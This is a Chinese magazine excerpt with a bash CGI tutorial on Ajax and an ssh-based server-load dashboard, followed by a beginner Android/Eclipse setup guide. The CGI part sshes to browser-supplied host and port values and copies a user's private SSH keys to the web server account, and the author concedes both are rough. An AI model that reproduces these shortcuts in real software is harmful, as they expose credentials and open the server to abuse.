u8	gso_type	GSO（Generic Segmentation Offload）数据包类型信息
u16	hdr_len	Ethernet + IP + TCP/UDP包头长度
u16	gso_size	数据长度
u16	csum_start	校验和段的位置
u16	csum_offset	开始计算校验和的位置

▼表6　struct virtio_net_ctrl_hdr

type	member	description
u8	Class	Class（大项）
u8	Cmd	指令（小项）

USP之友协会／产业技术大学院　上田隆一（UEDA Ryuichi） Twitter @uecinfo　译／芳龙

第21回 编写CGI脚本（3）——使用Ajax动态更新页面

前　言

在“用shell脚本实现CGI”这个企划下，之前已经进行了两次连载，本回是这个企划的最终回了。既然是最终回，那我们就讲一讲看似和shell脚本不搭边的Ajax。

Ajax就是Asynchronous JavaScript + XML的缩写，也不是什么难懂的词。不过有的人会把jQuery等和Ajax没有直接关系的技术和Ajax进行搭配记忆，所以总会有人觉得Ajax是门槛很高的技术。

本回，我们只用JavaScript和shell脚本来实现Ajax，也借此机会告诉大家Ajax其实并没有想象中的复杂。虽然需要一定的JavaScript知识，但是JSON、XML、jQuery、prototype.js等都不会出现。因为这些和Ajax在本质上是没有关系的。

> 语言和属性应该和事物的本质一致，而不应该让本质服从语言。也就是说，先有事物的存在，语言只是随后产生的东西。
>
> ——伽利略

环　境

接上上回和上回[①]，笔者用Mac启动Apache服务，对代码进行了确认。而本回，除CGI脚本之外，还需要用浏览器浏览静态的HTML文件，在笔者的Mac中，HTML文件好像默认存放在文件夹Library/WebServer/Documents/下面。在上上回，我们曾做了一个叫作/cgi-bin/的符号链接，并链接到了存放CGI脚本的位置，这次也同样做一个符号链接。

操作顺序如图1所示。如果有读者没有读过上上回和上回的文章，如图1的ls输出那样进行设定也是OK的。

准备就绪以后，执行如下命令启动Apache。

```
$ sudo apachectl start
```

另外，虽然本回是在Mac上运行CGI脚本，不过以后的课题中CGI脚本都是通过Linux服务器和ssh命令进行通信的。根据课题的实际情况，作为前提条件，通信方的Linux服务器需要安装sar命令。

Ajax的实现方法

 动态改写Web页面

首先，我们来看一个简单的例子。所谓Ajax其实就是在背后用JavaScript调用CGI脚本，用取得的结果把浏览器显示的Web页面的局部内容进行改写的方法。也就是说，只要在HTML文件中写上这种结构的Javascript就可以了。

实现这个过程的最小结构是如代码清单1所示的HTML文件。虽然这个例子是用HTML5编写的，但用HTML4.01或者XHTML也是没问题的。

① 本杂志中文版2014年01期和02期。

因为这次不主讲shell脚本，所以这里就不对例子进行详细说明了，不过最起码应该知道的知识点还是需要解说一下的。比如，通过第16行的onload="callCgi()"语句，浏览器在显示这个HTML的内容时，就会启动第6行用function~定义的函数。在第8～11行调用CGI脚本，在第12行取得由CGI脚本传输过来的字符串。然后，取得的字符串就通过第12行前半句的document.body.innerHTML =，代入到body内侧相应的部分。浏览器会马上对这个代入做出反映，这样页面就可以把代入的值呈现出来了。

另外还必须对调用CGI脚本的部分进行一下说明。首先，第8行中使用了POST方法，表示要往/cgibin/show.cgi里传输数据。上回曾经使用了GET方法向CGI脚本传输字符串，POST是给CGI脚本传输数据的另一种方法。另一个参数false现在可以先不管。第9、10行用来做成调用show.cgi时所使用的HTTP头。实际上调用show.cgi的是第11行，向show.cgi传输了dummy=<随机数>字符串。如果每次都用POST传输相同的字符串的话，有的浏览器就会偷懒不调用CGI脚本了，所以为了防止出现这种现象，就需要使用随机数。然而，这个地方的JavaScript的写法把本来单纯的HTTP捆绑得复杂了，老实说感觉很不自然。大家是什么样的感觉呢？

接下来我们编写从HTML调用的show.cgi脚本。其实只要传输一个任意的字符串浏览器就能显示出来就行，不过这里我们编写如代码清单2所示的能进行date输出的脚本。


正如这样，输出HTML头之后才执行date。只传输时间（date）也没什么意思，因此这里还指定了用strong标记的CSS样式。修改show.cgi的许可使之可以执行后，用浏览器查看ajax1.html。如果显示出如图2所示的用较大的加粗字体显示的时间的话，就表示执行成功了。

show.cgi和普通的CGI脚本一样，先输出HTML头，然后输出HTML的其他部分。和ajax1.html相比再简单不过了，但它就是这样的东西。也有人觉得“用JSON传输会更完美”等，关于这个问题可以说是众说纷纭，在这里就不管这些观点了。毕竟我们没道理把简单的事情复杂化。

▼代码清单1　实现Ajax的最小结构的HTML（~/html/ajax1.html）

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       function callCgi(){
07         var h = new XMLHttpRequest();
08         h.open("POST","/cgi-bin/show.cgi",false);
09         h.setRequestHeader("Content-Type",
10             "application/x-www-form-urlencoded");
11         h.send( "dummy=" + Math.random() );
12         document.body.innerHTML = h.responseText;
13       }
14     </script>
15   </head>
16   <body onload="callCgi()">
17   </body>
18 </html>
```

▼图2　从ajax1.html调用show.cgi时的页面



▼图1　在HTML文件的存放处添加链接改变所有权

```
$ ln -s /Library/WebServer/Documents/ html
$ sudo chown ueda:staff html
$ ls -l ~/cgi-bin ~/html
lrwxr-xr-x  1 ueda  staff  35  4 22 23:52 /Users/ueda/cgi-bin -> /Library/WebServer/CGI-⏎
Executables/
lrwxr-xr-x  1 ueda  staff  29  6 16 11:37 /Users/ueda/html -> /Library/WebServer/Documents/
```

 异步通信

理论上讲，灵活应用刚才的例子，就可以任意地动态切换显示在浏览器上的内容。但是过度频繁地调用CGI脚本会有一个问题。在如代码清单2所示的写法中，在等待CGI脚本响应的期间，浏览器会卡住。具体来讲，就是鼠标操作、字符输入等全都不响应了。

实际上，Ajax还有一种可以不让浏览器卡住的写法，如代码清单3所示。用浏览器打开此页面，应该会和ajax1.html一样把时间显示出来。这时你不会发现有什么变化，但是如果在代码清单2的第2行左右的位置加上`sleep 10`，浏览器就会等待10秒，这样就能感觉到区别了。对于代码清单1，浏览器会处于等待状态（如果是Chrome或Firefox会出现表示等待的不停转动的圆形标志），但代码清单3就不会变成这样，你感觉不到浏览器有所等待，但其实它是在10秒后将时间显示出来的。

▼代码清单2　CGI脚本（~/cgibin/show.cgi）

```
01 #!/bin/bash
02
03 echo 'Content-type: text/html'
04 echo
05 echo '<strong style="font-size:24px">'
06 date
07 echo '</strong>'
```

那么代码清单3的JavaScript到底做了什么呢？第8行的`h.onreadystatechange`是指CGI脚本的响应返回时所执行的函数名，这里用`= function(){...`将函数名和函数内容连接在了一起。第8行到第13行中只是将函数代入到函数名，实际上要等到CGI脚本的响应返回时才会被执行。也就是说，跳过第8行到第13行，执行了第15行的open以下的调用CGI脚本的处理之后，这个函数就结束了。open的第3个参数由false变为了true，表示是“异步处理”的意思。

函数执行完之后（在响应非常快的情况下可能是即将结束时），会返回CGI脚本的响应，此时才会执行第8行到第13行设定的函数。首先，在第9行确认

- 已从CGI脚本接收信息（即h.readyState为4）
- 从CGI脚本返回的状态码是OK的（即h.status为200）[②]

当满足以上条件时，执行第9行以后的处理。

通过采用这样的写法，把获取CGI脚本响应的处理向后延迟，结果就使人感觉在浏览器这边好像没有发生等待一样。Ajax中一般都同本例一样采用异步方式，但如果不想让页面出现不协调的地方，就采用同步方式。比如，用选择框选择都道府县来动态切换另外一个表示市镇村的选择框的情况下，如果用异步方式实现的话，

▼代码清单3　把ajax1.html用异步处理的方法改写后的HTML（ajax2.html）

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       function callCgi(){
07         var h = new XMLHttpRequest();
08         h.onreadystatechange = function(){
09           if(h.readyState != 4 || h.status != 200)
10             return;
11
12           document.body.innerHTML = h.responseText;
13         }
14
15         h.open("POST","/cgi-bin/show.cgi",true);
16         h.setRequestHeader("Content-Type",
17             "application/x-www-form-urlencoded");
18         h.send( "dummy=" + Math.random() );
19       }
20     </script>
21   </head>
22   <body onload="callCgi()">
23   </body>
24 </html>
```

② “404 not found”“403 forbidden”之类。

就可能会出现本来不存在的都道府县和市镇村的组合。

制作多个服务器的监视画面

如果本文到此结束的话，就变成JavaScript的讲座了。所以接下来我们尝试结合shell脚本做一个可以监控所管理的多个服务器负荷的工具。

▼代码清单4　用图表表示服务器负荷的CGI脚本（ldavg.cgi）

```
01 #!/bin/bash -xv
02 exec 2> /tmp/log
03
04 PATH=/usr/local/bin:$PATH
05 tmp=/tmp/$$
06
07 dd bs=${CONTENT_LENGTH}  |
08 cgi-name -i_ -d_         > $tmp-name
09
10 host=$(nameread host $tmp-name)
11 port=$(nameread port $tmp-name)
12
13 ssh "$host" -p "$port" 'LANG=C sar -q' |
14 grep "^..:..:.."                      |
15 sed 's/^\(..\):\(..\):../\1时\2分/'   |
16 grep -v ldavg                         |
17 tail -r                               |
18 awk '{print NR*20+20,$1,int($4*100),$4,\
19      NR*20+7,NR*20+19}'  > $tmp-sar
20 #1:字符y的位置 2:时间 3:柱状图宽度 4:ldavg
21 #5:柱状图的坐标y的位置 6:ldavg字符y的位置
22
23 cat << FIN > $tmp-svg
24 <svg style="width:300px;height:600px">
25   <text x="0" y="20" font-size="20">$host</text>
26 <!-- RECORDS -->
27   <text x="0" y="%1" font-size="14">%2</text>
28   <rect x="68" y="%5" width="%3" height="15"
29     fill="navy" stroke="black" />
30   <text x="70" y="%6" font-size="10" fill="white">%4</text>
31 <!-- RECORDS -->
32 </svg>
33 FIN
34
35 echo "Content-Type: text/html"
36 echo
37 mojihame -lRECORDS $tmp-svg $tmp-sar
38
39 rm -f $tmp-*
40 exit 0
```

首先，编写Ajax中要调用的shell脚本。如代码清单4所示的shell脚本，是在用POST方式传输IP地址和ssh端口号后，取得那个IP持有者的平均负载，并使用SVG（Scalable Vector Graphics）把图表画出来。

这个例子有几点需要说明一下。首先，第4行的PATH的设置是为了明确指定非标准命令[③]的位置。从终端手动执行shell脚本的情况下，如果已经在配置文件中事先写好了路径，就不用特别在意这里的设定了，但是如果是CGI脚本或cron调用的脚本，就必须明确指定路径。

然后，第7、8行的处理是读入POST过来的数据。POST和上回讲的GET方法一样，所做的处理都是从客户端（浏览器）给CGI脚本传输数据。GET是把数据装载到一个叫作QUERY_STRING的变量中，而POST则是用Apache将数据传输到CGI脚本的标准输入，然后再用dd命令抽取出来。这里的dd命令就是指可以将HDD的整个内容抽取出来的命令。因为是标准输入，所以好像应该还有更简单的方法，但是笔者进入USP研究所时研究所用的就是这个方法，所以也就没有去尝试其他的方法[④]。

在笔者的公司还有一个规定，就是从dd抽取出的数据要直接通过Open usp Tukubai的cgi-name命令输出到文件。cgi-name的执行例如图3所示。从HTML表单POST过来的数据，就像这里的echo选项的字符串一样，所以为了让它更容易被命令等处理，会将其转换成Key Value式的文本。

代码清单4的第10、11行是把主机和端口号分别代入到变量host、port中。nameread也是Open usp Tukubai的命令，用来从文件中取出指定key的值。此

③ 这里表示的是Open usp Tukubai时的值。

④ 这种技术已经在https://uec.usp-lab.com公开了。

时，host、port变量可能会被代入奇怪（攻击用）的值。后面指定ssh选项时，一定要引用起来。

第13～19行中，取得监视对象Linux主机的平均负载，生成代入SVG的字符串。`sar -q`的输出如图4所示。从输出中去除多余的头部，取得一个叫作ldavg-1的字段，就可以输出画图时所需的纵轴、横轴，以及其他坐标值，如代码清单5所示。代码清单4中第17行的`tail -r`是反向显示文件的命令，和Linux的tac等价。

然后就是做成SVG，加上HTTP头，并从标准输出进行输出即可。使用Open usp Tukubai的mojihame命令，把代码清单5的数据循环加入到$tmp-sar中，制作图形的SVG，关于这一点这里不再赘述，总之就是先把绘图的HTML片段输出。我们继续往下进行。

然后本来想讲HTML方面的内容的，但使用ssh需要密钥认证，所以还得先对这个进行设置。可以使用_www账号连接ueda@www.usptomo.com，但在Mac环境下，在目录/Library/WebServer/.ssh/下把密钥整套设好即可。笔者挪用自己密钥的设定比较粗糙，如图5所示，如果想正儿八经地做，应该切换成root账号，然后做一个密钥，再配置到所连接的服务器。要注意所有者和许可证的问题。

接下来我们把话题转移到HTML方面。HTML方面针对多个主机执行ldavg.cgi，完成图表的描绘（代码清单6）。这样就做成了可以将多个服务器的状态尽收眼底的Web监视画面。虽然比较麻烦，但Ajax还是使用异步方式。

这段代码是基于代码清单3改编而成的。第31行中通过设定`<body onload=...`，在页面被载入时调用check函数，之后每60秒就循环调用check。在check函数中，指定监视对象的主机，然后调用ldavg函数。

接下来用浏览器打开ldavg.html，就可以看到如图6所示的图形，每分钟（sar数据本身是每10分钟）会重新描绘一次。

▼代码清单5　$tmp-sar中存储的数据实例

```
40 14時00分 12 0.12 27 39
60 13時50分 0 0.00 47 59
80 13時40分 3 0.03 67 79
...
```

▼图3　cgi-name的执行示例

```
$ echo 'host=ueda@www.usptomo.com&port=12345' | cgi-name
host ueda@www.usptomo.com
port 12345
```

▼图4　sar的输出实示例


```
$ ssh www.usptomo.com -p 12345 'LANG=C sar -q' | head -n 7
Linux 2.6.32-279.19.1.el6.x86_64  略

00:00:01     runq-sz    plist-sz     ldavg-1     ldavg-5     ldavg-15
00:10:01           1         136        1.26        1.10         0.58
00:20:01           0         132        0.02        0.32         0.45
00:30:01           0         133        0.08        0.06         0.23
00:40:01           0         131        0.00        0.00         0.10
```

▼图5　把ueda账号的密钥移给_www账号

```
# cd /Library/WebServer/
# rsync -a /Users/ueda/.ssh/ .ssh/
# chown _www:_www .ssh/
# chown _www:_www .ssh/*
```

▼图6　完成后的画面



▼代码清单6　调用ldavg.cgi的HTML（ldavg.html）

```
01 <!DOCTYPE html>
02 <html lang="ja">
03   <head>
04     <meta charset="UTF-8" />
05     <script>
06       var hosts = ["host=ueda@www.usptomo.com&port=12345",
07                    "host=ueda@araibo.is-a-geek.com&port=12345"];
08
09       function check(){
10         ldavg(0,"graph0");
11         ldavg(1,"graph1");
12       }
13
14       function ldavg(hostno,target){
15         var h = new XMLHttpRequest();
16         h.onreadystatechange = function(){
17           if(h.readyState != 4 || h.status != 200)
18             return;
19
20           document.getElementById(target).innerHTML = h.responseText;
21         }
22
23         h.open("POST","/cgi-bin/ldavg.cgi",true);
24         h.setRequestHeader("Content-Type",
25             "application/x-www-form-urlencoded");
26         h.send( "d=" + Math.random() + "&" + hosts[hostno]);
27       }
28
29     </script>
30   </head>
31   <body onload="check();setInterval('check()',60000)">
32     <div id="graph0" style="height:600px;width:350px;float:left"></div>
33     <div id="graph1" style="height:600px;width:350px;float:left"></div>
34   </body>
35 </html>
```

结束语

本回是CGI课题的最终回，挑战了一下用shell脚本实现Ajax的课题。通过使用本回介绍的方法，不管是同步方式还是异步方式，都可以用shell脚本从服务器传输任意数据，如果再把Web页面设计得美观一些，甚至就会让人感觉不到是用shell脚本做的网站。不过现实总是令人出乎意料，这样的网站似乎还不少呢。

下一回，我们将讲解关于原稿和笔记等文章处理的课题。



第40回 开始Android应用开发吧 1

Google Android作为第一个移动设备的开源平台，吸引了很多工程师的注意。让我们通过学习那些积累了丰富经验的Android工程师们分享的技巧和信息，朝着Android的世界大步前进吧！

文/铃木圭介 SUZUKI Kelsuke
Android&嵌入式工程师
URL www.ksksue.com/wiki/ Mail ksksue@gmail.com
译/唐洪军



趁现在开始Android应用开发吧

如果你想要开发一个Android应用，现在可以说是最好的时期。因为Android系统已经步入了稳定期，对于入门者来说，现在的Android系统基础稳固，非常容易学习。

根据谷歌大会上公布的信息，目前已经有高达9亿台的Android设备被激活。看来Android已经成为世人的常用品。另外，往年的谷歌大会都是用Android的新技术来博人眼球，今年则有所不同，与新加入的功能相比，对实际的应用开发的介绍所占比重大大增加，甚至还有"如何用Android应用来赚钱"这种露骨的标题。

谷歌大会上发布的这些内容，说明Android已经过了以新技术为卖点的黎明期，真正进入了稳定期。无论从书上还是从网站上，都可以找到大量的由前人分享的失败经验和最好的解决方案。只要将应用公开发布，就可以为人们提供服务。如果现在想要开始Android应用开发的话，借助先驱者们的知识，很快就可以掌握这门技术。通过这些技术，可以完成许许多多的事情。

从本文开始，笔者将以连载的形式向大家介绍Android的相关知识，预定分3期完成。每一期都将围绕着不同的主题，将Android开发的精髓，以及Android开发中有意思的地方，分享给大家。同时也会加入许多最新的信息，因此对于有经验的Android开发者来说也是非常有益的。

本文将从JDK和ADT绑定版Eclipse的安装、应用实例的运行，以及如何调试这几个方面进行讲解。



开发环境的准备

让我们先从开发环境的准备开始。这部分本想一带而过，但是有很多东西还是需要讲解一下。

通常使用综合开发环境Eclipse来进行Android开发。安装Eclipse之前，需要安装JDK（Java Development Kit）。安装JDK的原因有两个，第一个是为了编译Android的Java代码，另一个原因是Eclipse本身的运行也需要JDK的支持。

本文的介绍以在Windows 7 64bit系统上构筑开发环境为准。




JDK的安装

从JDK的下载页面①下载JDK7并安装。从JAVA SE Development Kit 7u25的操作平台列表中，选择你正在使用的OS。比如正在使用32位Windows的情况下，就选择属于

① http://bit.ly/JDKdown

▼图1　Android SDK ADT Bundle for Windows



Widows x86系列的jdk-7u25-widows-i586.exe；正在使用64位widows的情况下，就下载属于Widows 64系列的jdk-7u25-widows-x64.exe，然后进行安装。安装工作可以直接执行到最后一步，期间不需要更改任何设定[2]。

ADT绑定版Eclipse的安装

接下来到Android SDK的页面[3]，下载绑定了ADT插件的Eclipse。点击这个页面上的[Download the SDK ADT Bundle for Windows]按钮，在接下来的页面下载32位或者64位的版本。以前都需要先下载Eclipse，再安装ADT插件。现在有了ADT绑定版，就不需要这样的操作了。

然后，我们把下载的zip文件，在合适的地方解压。打开解压后的eclipse文件夹，在根目录下就有eclipse.exe文件。在你喜欢的地方，比如说桌面，建立eclipse.exe的快捷方式。双击该快捷方式，就会打开默认的工作目录（workspace）。如果没有特别的理由，无需更改此路径。在“Use this as the default and do not ask again”(本目录作为默认目录，下次启动时该对话框将不再显示)里打勾，选择OK就可以了。

然后会出现“Contribute Usage Statistics?”这个对话框。如果想要把SDK的使用情况发送给Google，为SDK的改善做贡献的话，就选择Yes，否则选No，然后点击Finish按钮。第一次启动的时候，整个画面上会显示Android IDE的标签。将其关掉之后，就能看到Android的开发环境了，应该就是图1那样的画面。

接下来讲讲如何安装开发包。

② 现在，随着JDK版本的不断升级，虽然Oracle推荐使用JDK 7，但是Google的ADT运行环境还是以JDK 6为基础。根据作者的调查，在JDK 7下运行也是没有问题的。如果想要安装JDK 6，可以在JDK 6的导航页面（http://bit.ly/JDK6archive）选择JDK6，并下载安装。

③ http://bit.ly/AndSdk



Android SDK Manager的设定


Android SDK Manager管理着SDK的版本包，因为Android的每个版本所对应的开发包都是不同的。当新版本的开发包发布的时候，可以利用Android SDK Manager来更新。但是因为没有更新的通知功能，需要时不时地去手动检查是否可以进行更新。

Eclipse的主画面左上方有两个Android图标，其中左边那个就是“Android SDK Manager”(参考图1的对象框)，点击这个图标就可以启动Android SDK Manager(图2)。可以在Android SDK Manager中选择是否安装开发包，并根据自己的需要，对开发包进行下载。

安装Eclipse之后，这个时候只安装了最新的开发包。所以如果没有对象Android设备的开发包的话，就需要在这里选择安装。另外，因为之后还要使用实例工程(Samples for SDK)，所以要选择与自身的Android设备相符的版本。

比如，如果设备的版本是Android 4.0.3的话，就应该选中“Android 4.0.3(API 15)”里的“SDK Platform”、“ARM EABI v7a System Image”和“Samples for SDK”。

▼图2　Android SDK Manager



另外，由于Windows的情况下需要安装连接PC和设备的USB驱动，所以还需要选中“Extras”的“Google USB Driver”。

这些都选择之后，点击“Install X Package”(X是选择安装包的数量)的按钮，然后在下一个画面中，选中“Accept License”，并点击“Install”按钮。所有的安装包都下载、安装之后，Android的Eclipse开发环境也就完成了。

接下来我们介绍一下应用执行环境的模拟器。



运行环境的准备

没有Android设备的情况下，或者想在动作确认和调试的时候节省设备传输的时间的话，可以在PC上直接使用模拟器。如果开发中不需要用到模拟器的话，可以跳过本章。



AVD Manager的设定和模拟器的启动

想要启动模拟器，首先要用AVD(Android Virtual Device)Manger新建对应的设备模型。AVD Manager是新建和启动模拟器的管理工具。

点击Eclipse左上角的Android SDK Manager图标的右侧的“Android Virtual Device Manager”图标(参考图1的对象框)，就会弹出一个窗口，点击窗口中的“New”按钮，就会显示模拟器的新建窗口。在“AVD Name”里输入适当的名字。从Device中选择需要的的设备。一般的智能机设备即可的情况下可以选择“Galaxy Nexus”。“SD Card”的大小这一项，输入多少都可以。然后点击“OK”按钮，就可以建成镜像模型了。在选中这个镜像模型的状态下，点击“Start”按钮，然后在弹出的画面中，点击“Launch”按钮，Android模拟器就可以启动了！

虽然模拟器能够实现和真机上几乎一样的Android系统，但是一些只有在真机上才具备的NFC（Near Filed Communication）和传感器类的功能是无法实现的。也就是说，在稍后的实例执行过程中，那些和传感器相关的应用，还是注意不要去启动它，不过照相功能还是可以通过电脑的摄像头来实现的。

真机上的运行环境的配备

如果有Android设备的话，可以直接在Android设备上准备应用的运行环境。首先，打开Android设备的“设定”选项，在“面向开发者”的选项中，把“USB调试”这一项打上勾[④]。这样的状态下，只要连接了USB，就可以通过ADB(Android Debug Bridge)把PC和Android系统连接起来。但是，Windows系统的情况下必须有USB驱动才能够进行ADB连接，因此请安装由设备制造商提供的ADB驱动。如果只需要连接Nexus 7、Galaxy Nexus、Nexus S、Nexus One这些由Google提供的驱动的话，因为在刚才讲述的Android SDK Manager中已经安装了相应的驱动，所以只需要在检索驱动的时候，指定路径为“<Eclipse的安装目录>\sdk\extras\google\usb_driver”就可以了。

驱动安装之后，如果想要确认PC和Android是否进行了ADB连接的话，可以通过Eclipse的“Devices”标签来确认。在Eclipse的菜单中，依次选择[Window]→[Show View]→[Other]→[Android]，再选择“Devices”，点击OK，这样Eclipse下面的Devices的标签就显示出来了(参照图1画面的下方)。然后再在列表中看看自己的设备名称是否显示了出来，如果是就可以了。另外用同样的方法还可以显示“Logcat”标签。从Logcat标签中可以看到Android的启动Log和调试Log，所以非常重要。

④ 找不到面向开发者的选项时（Android 4.2以后的版本），首先需要转移到开发者模式。在“设定”的信息栏（关于手机）中，连续点击7次版本号，开发者选项就会显示出来。



实例应用的运行


如果PC上启动了模拟器，或者用ADB连接了电脑和Android设备的话，就可以准备实例应用工程，并看看这些应用都具备哪些功能。

首先，选择提供给开发者的实例应用，可以通过点击Eclipse的菜单中的[File]→[New]→[Other]→[Android]→[Android Sample Project]，从弹出的画面当中选择Android的版本。然后在“Select Sample”画面上选择“ApiDemos”。ApiDemo是一个可以试验很多功能的应用。

准备好ApiDemos工程之后，从菜单中选择[Run]，点击[Run]（或者Ctrl+F11），从弹出的画面中选择“Android Application”，然后点击OK。这样就可以像图3那样启动ApiDemos了（本图是通过模拟器启动的）。

由于实例有很多，所以作者把个人觉得有意思的几个应用整理到了表1当中。大家可以随便看看这些实例，或许会给自己想要开发的新应用带来一些启发。

▼图3　Android





调试方法

Android可以使用ADB连接进行调试。真机的情况下，要确保USB处于连接状态。调试方法主要有以下两个。

① 增加断点，逐步执行
② 在Logcat中显示文本

首先我们用ApiDemos这个工程，来说明一下如何使用逐步调试的方法。打开Eclipse的Android工程下的[src]→[com.example.Android.apis]→[ApiDemos.java]，在`super.onCreate(savedInstanceState);`这一行增加断点。要增加断点，只需通过双击这段代码左边的空格处就可以了。这样我们就可以看到空白处会有一个圆点，该圆点就表示断点。在这个状态下，点击[Run]→[Debug]（或者F11）。这样不久之后在Android端就会启动ApiDemos，Eclipse就会转到调试模式。在Eclipse的调试模式画面中，可以执行“步骤跳过”“步骤跳入”“步骤打印”这些基本的调试方法。另外在停止的时候，还可以把鼠标移动到变量的上方，来查看变量的内容。

另一个调试的方法是在Logcat标签（显示方法如前所述）中显示文本的方法。也就是“p intf调试”。在ApiDemos.java中引入`import android.util.Log;`，在onCreate方法里增加`Log.d("ApiDemos","moemoe");`。这样调用onCreate方法时，也就是该应用启动的时候，就会在Logcat的标签中显示“ApiDemos”，在文本里输出“moemoe”。

一般的应用开发的话，了解这两种调试方法就足够了。



总　结

本回我们讲述了如何构建一个开发环境，如何运行示例应用，以及调试的方法。这些都是开始Android开发所无法避免的工作。只是这里没有花费太多的篇幅，只是简单地介绍了一下。

从下回开始，我们将说明到底如何进行Android编程。

▼表1　ApiDemos示例

示　例	说　明
Animation→Bouncing Balls	点击时出现弹球的动画
Graphics→OpenGL ES→Kube	旋转的3D魔方
Media→AudioFx	音乐均衡器
App→Notification	通知栏出现的信息操作
Views→Animation	各种各样的动画
Content→Clipboard	复制到剪贴板的数据类型判定
OS→Rotation Vector	随着设备倾斜的立方体（仅限真机）

铃木 圭介

嵌入式Android工程师。发布了Android和Arduino/mbed/FPG等之间进行USB通信的串行通信驱动的开源代码。现在正在发布可用于功能扩张的“Physicaloid Library” URL http://www.physicaloid.com/ 正在招募自由工作者。

Column

关于Android Studio



“Android Studio”是2013年5月Google大会2013发布的全新的Android开发环境。它是以JetBrains公司的IntelliJ IDEA为基础做成的。与Eclipse相比，IntelliJ IDEA更轻量，同时还具有重构和辅助功能更完善等特点。现在的版本是0.1.8，由于还处于开发版阶段，经常5天左右就会更新一次。所以，除非你非常喜欢IntelliJ，否则还是先静观其变吧。

即便如此，Android Studio还是为开发增添了乐趣。它增加了各种各样的功能，是一个非常有魅力的开发环境。现在不管什么开发环境，都会通过视频的形式让大家体会一下它的用法。谷歌大会2013的“What's new in Android Developer Tools”环节当中，通过YouTube发布了Android Studio的使用范例。下面为大家准备了几个相关的网址，基本上都是两三分钟的长度，可以在上下班，或者上学、放学时看一下。另外，视频当中还介绍了自定义注释等功能。

辅助功能、重构[6:02开始]
URL http://bit.ly/AndroidStudioDemo1
Git交互[9:38开始]
URL http://bit.ly/AndroidStudioDemo2
实时UI编辑[17:00开始]
URL http://bit.ly/AndroidStudioDemo3
秒表应用示例解说[35:57开始]
